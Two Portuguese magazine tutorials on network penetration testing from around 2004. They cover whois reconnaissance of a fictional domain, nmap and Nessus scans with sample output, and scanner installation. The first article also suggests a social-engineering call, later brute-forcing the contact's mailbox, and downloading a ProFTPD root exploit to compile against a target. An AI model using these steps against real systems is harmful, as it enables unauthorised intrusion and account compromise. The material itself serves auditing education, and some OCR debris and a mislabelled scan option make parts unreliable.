Neste artigo, mostraremos alguns procedimentos até chegar a execução do ataque, além de uma prova de conceito para conseguir as "chaves de acesso" ao sistema que será auditado. Isso mostra que informações importantes podem estar bem na nossa frente, embora nunca reparemos.

UTILIZANDO OS RECURSOS DE REDE

Para descobrir uma informação, ninguém precisa necessariamente ter um arsenal de ferramentas especializadas. Às vezes, o simples conhecimento de TCP/IP e de órgãos de informação pode nos ajudar.

Vamos supor que vamos auditar um cliente que possui uma máquina na internet, onde está hospedado o domínio. Sabemos que esse domínio está registrado como www.tubaraosardinha.com.br e nosso objetivo é descobrir informações referentes ao servidor que o hospeda. Ou melhor, se ele está hospedado em um webhosting ou na empresa. Ao contrário do que muitos pensam, essa tarefa é simples, e não é necessário contar com um scanner de última geração, nem dominar técnicas avançadas de hacking.

Podemos utilizar simplesmente o comando whois do TCP/IP. Trata-se de um cliente do serviço de whois que funciona como um serviço de pesquisas de domínio, de acordo com a RFC-812. O whois está presente até mesmo no Windows. Para executá-lo, siga as instruções abaixo:

COMANDO WHOIS NO TCP/IP

```
oldmbox#>whois tubaraosardinha.com.br
```

O COMANDO MOSTRARÁ A RESPOSTA:

```
% Copyright registro.br
% The data below is provided for information
% purposes and to assist persons in obtaining
% information about or related to domain name and
% IP number registrations By submitting a whois
% query, you agree to use this data only for
% lawful purposes.
% 2004-05-30 20:30:48 (BRT -03:00)

domain:       TUBARAOSARDINHA.COM.BR
owner:        Tubarao Sardinha Informatica Ltda.
ownerid:      XXX.XXX.XXX.XX/XXXX-XX
responsible:  Salvador Brumm
address:      Rua do Sobe e Desce no. Que desaparece
address:      20000- Rio de Janeiro - Rj
phone:        (021) 2221-2222 []
owner-c:      ABC00
admin-c:      ABC00
tech-c:       ABC00
billing-c:    ABC00
nserver:      SERVER1.TUBARAOSARDINHA.COM.BR
nsstat:       20040101 AA
nslastaa:     20040101
nserver:      SERVER2.TUBARAOSARDINHA.COM.BR
nsstat:       20040129 AA
nslastaa:     20040129
created:      20010104 #111111
changed:      20031213
status:       published

nic-hdl-br: ABC00
person: Salvador Brumm
e-mail: salvador@TUBARAOSARDINHA.COM.BR
address: Rua do Sobe e Desce no. Que desaparece
address: 20000 - Rio de Janeiro - RJ
phone: (021) 2221-2222 [Ramal 013]
created: 19980417
changed: 20020408

remarks: Security issues should also be addressed to
remarks: nbso@nic.br, http://www.nbso.nic.br/
remarks: Mail abuse issues should also be addressed to
remarks: mail-abuse@nic.br

% whois.registro.br accepts only direct
% match queries.
% Types of queries are: domains (.BR),
% BR POCs, CIDR blocks,
% IP and AS numbers.
```

AQUI ENCONTRAMOS DUAS INFORMAÇÕES IMPORTANTES:

A) O nome dos servidores:

```
SERVER1.TUBARAOSARDINHA.COM.BR
SERVER2.TUBARAOSARDINHA.COM.BR
```

B) O nome do responsável:

```
nic-hdl-br: ABC00
person: Salvador Brumm
e-mail: salvador@TUBARAOSARDINHA.COM.BR
address: Rua do Sobe e Desce no. Que desaparece
address: 20000- Rio de Janeiro - RJ
phone: (021) 2221-2222 [Ramal 013]
```

Com posse dessas informações, podemos fazer um simples Pen Test utilizando recursos de engenharia social. Como assim? Vamos ligar para a empresa para falar como o Salvador Brumm (o responsável). Se ele atender, poderemos constatar dois pontos muito importantes:

A) Ele existe e trabalha realmente naquela empresa;

B) Seu e-mail provavelmente é válido. Isso significa que podemos, mais tarde, tentar um ataque de brute force na sua caixa de correio.

Neste primeiro momento, temos duas máquinas a serem investigadas e, a partir delas, podemos descobrir informações úteis. Essas informações estão disponíveis na NIC-Br, o nosso conhecido site do Registro-BR (**http://www.registro.br**), principal órgão regulador dos domínios no Brasil. Cada país tem seu equivalente e qualquer domínio pode ser pesquisado com esse recurso.

UTILIZANDO OS SCANNERS

Com posse dos endereços dos servidores, levantaremos informações de maneira completa, utilizando o que chamamos de scanners. Os scanners são ferramentas de varredura, que são classificados em duas grandes classes:

A) Scanner de portas: basicamente, verifica as portas TCP/UDP "abertas" de um sistema, fazendo-as responder a cada nova consulta. Utilizaremos o mais famoso de todos, o nmap, que pode ser obtido em **http://www.insecure.org/nmap**. Esse scanner foi desenvolvido originalmente para o Linux, e boa parte das distribuições desse sistema operacional já instalam o nmap, o que facilita ainda mais o seu uso cada vez que é preciso levantar informações. Para executarmos a nossa varredura, basta digitar no prompt do Linux o seguinte comando:


```
oldmbox#> nmap -sT server1.tubaraosardinha.com.br -O
```

Este comando executa um scan Stealth (opção -s) e faz o fingerprinting do sistema (identificação do sistema operacional – opção -O). A resposta foi a seguinte:

```
Starting nmap 3.50 ( http://www.insecure.
org/nmap/ ) at 2004-05-30 21:05 UTC

Interesting ports on localhost
(127.0.0.1):
(The 1652 ports scanned but not shown
below are in state: closed)

PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
37/tcp   open  time
79/tcp   open  finger
80/tcp  open  http

Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
Uptime 5 days (since Sun May 25
19:16:08 2004)
```

Apuramos que o server1.tubaraosardinha.com.br é uma máquina Linux que está no ar há cinco dias e que, provavelmente, tem o Kernel 2.4. O mais importante são as portas abertas que podemos consultar, como: ftp, ssh, etc. Nesse ponto, o leitor deve estar pensando: "Para descobrir qual é a versão dos softwares instalados pelo banner, basta eu dar um telnet na porta e descobrir". Cuidado! Nos dias de hoje, muitos admins já estão escondendo o banner de resposta dos serviços, editando o código-fonte, ou então utilizando honeypots. Calma que falaremos disso mais à frente. Como temos a porta 80 rodando aqui, pode ser que a página Web esteja hospedada. Devemos repetir o mesmo procedimento com o server2.

B) Scanner de vulnerabilidades: utilizado para a detecção de vulnerabilidades em softwares que estão sendo executados em um sistema. O mais interessante e completo é o Nessus, que pode ser baixado do site http://www.nessus.org. O Nessus como scanner de vulnerabilidades é perfeito para a execução de um segundo nível de Pen Test. Basicamente, depois de instalarmos o software, podemos escolher uma série de testes a serem executados em nosso alvo.



É possível selecionar os testes que serão feitos contra o nosso alvo e com o Nessus, além de obter uma série de informações sobre o servidor. Cuidado com o Nessus, pois certos testes podem paralisar a máquina a ser investigada. Depois de realizar os testes, temos o relatório abaixo:

```
Nessus Scan Report
------------------

SUMMARY

 - Number of hosts which were alive
during the test : 1
 - Number of security holes found
: 4
 - Number of security warnings
found : 0
 - Number of security notes found
: 0

TESTED HOSTS

 127.0.0.1 (Security holes found)

DETAILS

+ 127.0.0.1 :
 . List of open ports :
   o ssh (22/tcp)
   o ftp (21/tcp) (Security hole
found)
   o time (37/tcp)
   o finger (79/tcp)
   o http (80/tcp)

 . Vulnerability found on port ftp
(21/tcp) :


    The remote host is running a
version of ProFTPd which seems
    to be vulnerable to a buffer
overflow when a user downloads
    a malformed ASCII file.

   An attacker with upload privile-
ges on this host may abuse this
    flaw to gain a root shell on
this host.
```

```
    *** The author of ProFTPD did not
increase the version number
    *** of his product when fixing this
issue, so it might be false
    *** positive.

    Solution : Upgrade to ProFTPD 1.2.9
when available or to 1.2.8p
    Risk Factor : High
    BID : 8679

 . Vulnerability found on port ftp (21/
tcp) :


    The remote host is running a version
of ProFTPd which seems
    to be vulnerable to a buffer overflow
when a user downloads
    a malformed ASCII file.

    An attacker with upload privileges
on this host may abuse this
    flaw to gain a root shell on this
host.

    *** The author of ProFTPD did not
increase the version number
    *** of his product when fixing this
issue, so it might be false
    *** positive.

    Solution : Upgrade to ProFTPD 1.2.9
when available or to 1.2.8p
    Risk Factor : High
    BID : 8679

 . Vulnerability found on port ftp (21/
tcp) :


    The remote host is running a version
of ProFTPd which seems
    to be vulnerable to a buffer overflow
when a user downloads
    a malformed ASCII file.

    An attacker with upload privileges
on this host may abuse this
    flaw to gain a root shell on this
host.

    *** The author of ProFTPD did not
increase the version number
    *** of his product when fixing this
issue, so it might be false
    *** positive.

    Solution : Upgrade to ProFTPD 1.2.9
when available or to 1.2.8p
    Risk Factor : High
    BID : 8679

 . Vulnerability found on port ftp (21/
tcp) :


    The remote host is running a version
of ProFTPd which seems
    to be vulnerable to a buffer overflow
when a user downloads
    a malformed ASCII file.

    An attacker with upload privileges
on this host may abuse this
    flaw to gain a root shell on this
host.

    *** The author of ProFTPD did not
increase the version number
    *** of his product when fixing this
issue, so it might be false
    *** positive.

    Solution : Upgrade to ProFTPD 1.2.9
when available or to 1.2.8p
    Risk Factor : High
    BID : 8679

------------------------------------------
----------
This file was generated by the Nessus
Security Scanner
```

Temos aqui um perigosíssimo furo de segurança. A versão de PROFTPD está com um bug que permite executarmos um bufefroverflow remoto na máquina auditada. O que significa isso? Acesso remoto com elevação de privilégios para root. Resumindo: a máquina pode ser tomada por um invasor.

PROVA DE CONCEITO

Você pode baixar o exploit do buffer overflow remoto acessando a página: **http://www.web-hack.ru/exploit/source/proftpdr00t.c**, compilá-lo e testá-lo em um sistema vulnerável. Só que será preciso fazer pequenas alterações no código.

PASSIVE FINGERPRINTING

Às vezes, é melhor ocultarmos a nossa presença numa tentativa de varredura. Para isso, utilizamos uma técnica conhecida como Identificação Passiva (Tradução livre), que usa várias informações do protocolo TCP/IP. A identificação passiva pode ser utilizada por vários métodos distintos, sendo que sua ferramenta mais representativa é o POF.

O POF é um scanner passivo capaz de analisar conexões SYN+ACK e RST, possibilitando ouvir o dispositivo, identificando e examinando as falhas do protocolo. O software pode ser obtido em **http://lcamtuf.coredump.cx/p0f.shtml**. Uma outra técnica muito interessante é o icmp scanning. Através da análise do cabeçalho do protocolo icmp, podemos verificar que cada sistema operacional tem um comportamento diferente no que diz respeito à sua resposta.

Por exemplo, o Payload de um Windows ME normalmente é 0. Já em um Linux com o Kernel 2.4 é 8. Isso significa que basta analisar cabeçalho icmp para que possamos determinar o sistema operacional que está sendo executado. Entretanto, alguns honeypots podem trabalhar em nível da Stack e gerar respostas falsas, que manipulam esses resultados.

Existem ainda outras metodologias de Pen Test, que podemos fazer em nível local, mas caracterizaríamos uma análise forense de uma máquina comprometida. Existe um excelente link com muitas ferramentas, o **http://www.atstake.com/research/tools/forensic/**, além do Sleuthkit (**http://www.sleuthkit.org/sleuthkit/download.php**). Também existe uma outra excelente ferramenta, a FIRE (**http://biatchux.dmzs.com/?section=main**), que é uma distro Linux do tipo Live, voltada para a área forense e de Pen Tests.

BIBLIOGRAFIA

Open Source Security Methodology Manual – http://www.isecom.org/osstmm/

An Overview of Remote Operating System Fingerprinting - http://www.sans.org/rr/papers/index.php?id=1231

ICMP Scanning V 3.0 – www.syssecurity.org

Antonio Marcelo Ferreira da Fonseca é autor de 12 livros sobre Linux e mantenedor dos projetos HoneypotBR (**http://www.honeypot.com.br**), FREERP (**http://www.freerp.com.br**) e da Certificação Brasileira em GNU/Linux (**http://www.cblinux.com.br**). É diretor da Associação Brasileira de Software Livre (**http://www.abrasol.org**) na área de segurança de dados e articulador das revistas H4ck3r e GeeK. Mandem suas críticas sugestões e até mesmo um alô para amarcelo@plebe.com.br.

SCANNERS

TÉCNICAS PARA DETECTAR VULNERABILIDADES EM REDES


POR M474R13L

Alguns anos atrás, mais exatamente em 18 março de 1995, os pesquisadores Dan Farmer & Wietse Venema disponibilizaram para download o programa SATAN (Security Administrator's Tool for Analyzing Networks ou Ferramenta do Administrador de Segurança para Análise de Redes, que ainda pode ser baixado pela URL **http://www.trouble.org/~zen/satan**). Tratava-se do primeiro scanner que permitia a análise de uma rede local ou remota, além de verificar o status de segurança, levantando suas possíveis vulnerabilidades.

Para os padrões da época, o SATAN causou polêmica entre os administradores de networks, pois fornecia recursos que colocavam em risco a segurança de redes, tais como arquivos NFS exportados para programas sem a devida permissão, acesso a arquivos de password a partir de hosts arbitrários.

Muita coisa mudou daquela época para cá. Hoje em dia, os scanners são considerados ferramentas fundamentais na segurança de redes, principalmente quando falamos dos scanners de vulnerabilidades e os seus detectores, como o Nessus e o Snort.

Para se ter uma idéia, o SATAN não possuía uma GUI própria, sendo que a interface de um browser era usada como frontend. A seguir, podemos ver a tela do programa :



Caso você tenha curiosidade de instalar esse scanner (sim, isso ainda é possível), siga estes passos:

• em primeiro lugar, você deve baixar um pacote compilado do repositório Debian. Para isso, basta acessar o endereço **http://ftp.debian.org/debian/pool/non-free/s/satan/satan_1.1.1-18_i386.deb**

• converta para o formato nativo do Slackware usando o alien:

```
alien -t satan_1.1.1-18_i386.deb
```

• agora é hora de instalá-lo na sua máquina a partir do arquivo: **installpkg satan-1.1.1.tgz**

• crie um link simbólico para o Netscape (esta versão compilada do Satan tem como frontend default este navegador):

```
ln -s /usr/bin/netscape /usr/bin/X11/netscape
```

• chamamos o programa (como root):

```
satan &
```

Mas tudo isso é passado. Hoje o SATAN é o avô dos scanners de vulnerabilidades modernos (como os que investigaremos). Neste tutorial, apresentaremos um review sobre scanners, explicando passo a passo como instalá-los e configurá-los. Para completar, demonstramos alguns casos concretos de testes feitos pela nossa equipe numa máquina rodando Slackware 9.1.

RESUMO TEÓRICO IMPORTANTE

Antes de tudo, o que é uma porta no computador? Trata-se de canais, virtuais ou não, que permitem ao micro comunicar-se com outros computadores remotos.

Pela definição, os processos de comunicação (os daemons) utilizam-se das portas, que são identificadas através de números padronizados. Dentre as mais conhecidas, temos:

Porta	Serviço
80	www-http
20	ftp-data
21	ftp
79	finger
115	sftp
3288	cops

Para uma lista abrangente, sugerimos que você acesse o seguinte link: **http://www.iss.net/security_center/advice/Exploits/Ports/default.htm.**

Por serem canais de comunicação utilizados por processos, obviamente eles podem ser acessados por alguma pessoa mal-intencionada. Por isso, vemos a necessidade de utilizar programas que analisem a situação das portas que estejam disponíveis num dado computador. Se elas estiverem protegidas adequadamente, os scanners de vulnerabilidades fazem exatamente isso:

Um scanner é um programa que varre as portas numa máquina-alvo (ou de um conjunto de máquinas de uma rede) em busca de vulnerabilidades.

FACA DE DOIS GUMES

Já diziam os sábios: "uma faca não é boa ou má. Pode-se usar uma faca para cortar alimentos ou assassinar um ser humano. A responsabilidade não é da faca, mas de quem a empunha".
O mesmo podemos dizer em relação aos scanners: é uma excelente ferramenta nas mãos de um administrador de redes zeloso, ou pode se tornar uma arma perigosa quando usada por um invasor de sistemas.
Voltando ao nosso tutorial propriamente dito, vamos apresentar alguns scanners. Agora faremos a instalação, a configuração e os testes concretos.

NMAP

Obra-prima do H4CK3R Fiodor, considerado o mais poderoso dos scanners de linha de comando, o nmap verifica que máquinas estão ativas numa rede alvo e que serviços (as portas!) estão acessíveis.

Várias técnicas de scan são suportadas pelo nmap, tais como TCP connect, TCP syn, ftp proxy, ICMP, etc. Além disso, ele faz a detecção remota do SO da máquina-alvo através da técnica de TCP/IP fingerprinting, stealth scanning, scanning paralelo, dentre muitas outras opções.
Para criar um e-book em PDF do manual do nmap (nossa referência básica!), abra um terminal e digite:

```
man2dvi nmap > nmap_manual.dvi
dvipdfm nmap_manual.dvi
```


Obs: É necessário ter os pacotes de desenvolvimento latex instalados na sua máquina para que esses comandos funcionem.

USANDO O NMAP

Mude seu status de usuário para root e digite:

```
nmap
```


Uma tela do seguinte tipo será retornada:



Em vez de comentar cada opção disponível nas chaves, vamos mostrar exemplos concretos de scanning seguidos dos comentários associados:

EXEMPLO 1:

nmap -v -sS -T 5 192.168.1.110



COMENTANDO O QUE FOI FEITO E OS RESULTADOS

• -v : modo verbose, padrão do mundo Unix, para que os resultados sejam impressos na tela (modo interativo).

• -sS : TCP syn scan, também conhecida como "half open" scanning, pois não abre uma conexão TCP completa (todas as portas NÃO são escaneadas). No próximo exemplo, faremos um scanning usando uma conexão completa. O interessante desta opção é a baixa probabilidade de que o sistema alvo escreva um log sobre o seu scan, mas precisamos estar logados como root para utilizá-la.


• -T 5: aqui setamos o nível do scanning, sendo que a escolha "5" é o nível "insano". Devemos observar que, quanto mais

"agressivo" for o ataque, mais tempo demandará para que o scan seja realizado (time policy).

resultados: dentre as portas escaneadas, vemos que as "interessantes" são ftp, ssh, smtp, time, finger, auth, netbio-ssn, microsoft- ds, ipp e mysql.

EXEMPLO 2:

nmap -v -sT -O -T 5 192.168.1.110



COMENTÁRIOS E RESULTADOS

Em relação ao exemplo anterior, temos duas diferenças:


•-O: esta opção diz ao nmap para que identifique o SO que está rodando na máquina alvo.

• -sT: TCP connect( ) scan; aqui setamos um scanning completo (todas as portas). Mas a porta só será alcançada se estiver no estado de "escuta" (listening). A vantagem dessa opção é que não é preciso estar logado como root, mas por outro lado, podemos ser facilmente detectados pelo log da máquina-alvo.

resultados: as mesmas portas foram detectadas como "interessantes" (é claro), mas temos a informação adicional de qual SO está rodando na máquina-alvo. Trata-se de um Linux com kernel 2.4.*. E o nmap ainda deseja uma "boa sorte"...=)

EXEMPLO 3:

nmap -v -sV -O -T 5 192.168.1.110



• -sV: usamos esta opção para que o nmap teste as portas abertas procurando determinar o serviço e os aplicativos que estão rodando nas mesmas.

resultados: vemos claramente pela imagem acima que foram geradas afirmações adicionais, pois alguns dos aplicativos que estão usando as portas foram reconhecidos (ident – OpenBSD ident, por exemplo).

NESSUS

O Nessus (**http://www.nessus.org**) é atualmente um dos mais famosos scanners de vulnerabilidades. Para os aficionados em interfaces gráficas, o aparelho é bem agradável e a GUI foi feita em GTK. Há muitos recursos no Nessus. Confira alguns deles:

• Arquitetura de plug-in: os testes são tratados como um plug-in externo; trata-se de uma camada de abstração que permite ao usuário adicionar seus próprios testes sem ter a necessidade de conhecer a estrutura interna do engine do Nessus.

• NASL: significa "Nessus Attack Scripting language", ou seja, é uma linguagem interna do Nessus usada para escrever scripts de testes de segurança. Mas o Nessus também suporta a linguagem C.

• Arquitetura cliente-servidor: o Nessus é formado por duas partes: um servidor, que realiza as varreduras, e um cliente como frontend (interface de vanguarda). A dupla cliente/servidor pode ser rodada em sistemas distintos. Por exemplo, o cliente pode estar realizando uma auditoria na sua própria

máquina, enquanto o servidor varre um host remoto.

Para uma lista completa dos recursos disponíveis, acesse: **http://www.nessus.org/features.html.**

INSTALANDO O NESSUS


Copie o arquivo nessus-installer.sh (contido no CD desta edição da H4CK3R) para o diretório do seu gosto e dê permissão de execução ao arquivo:

```
chmod +x nessus-installer.sh
```


Após executá-lo:

```
./nessus-installer.sh
```


Surgirá uma imagem do seguinte tipo (dependendo do terminal usado, é claro):




requisitará a senha de root.




root, um arquivo temporário será criado em /tmp/nessus-installer.3134, o qual será removido após a instalação. O script também informa que só você poderá acessar este arquivo (apesar do risco envolvido).



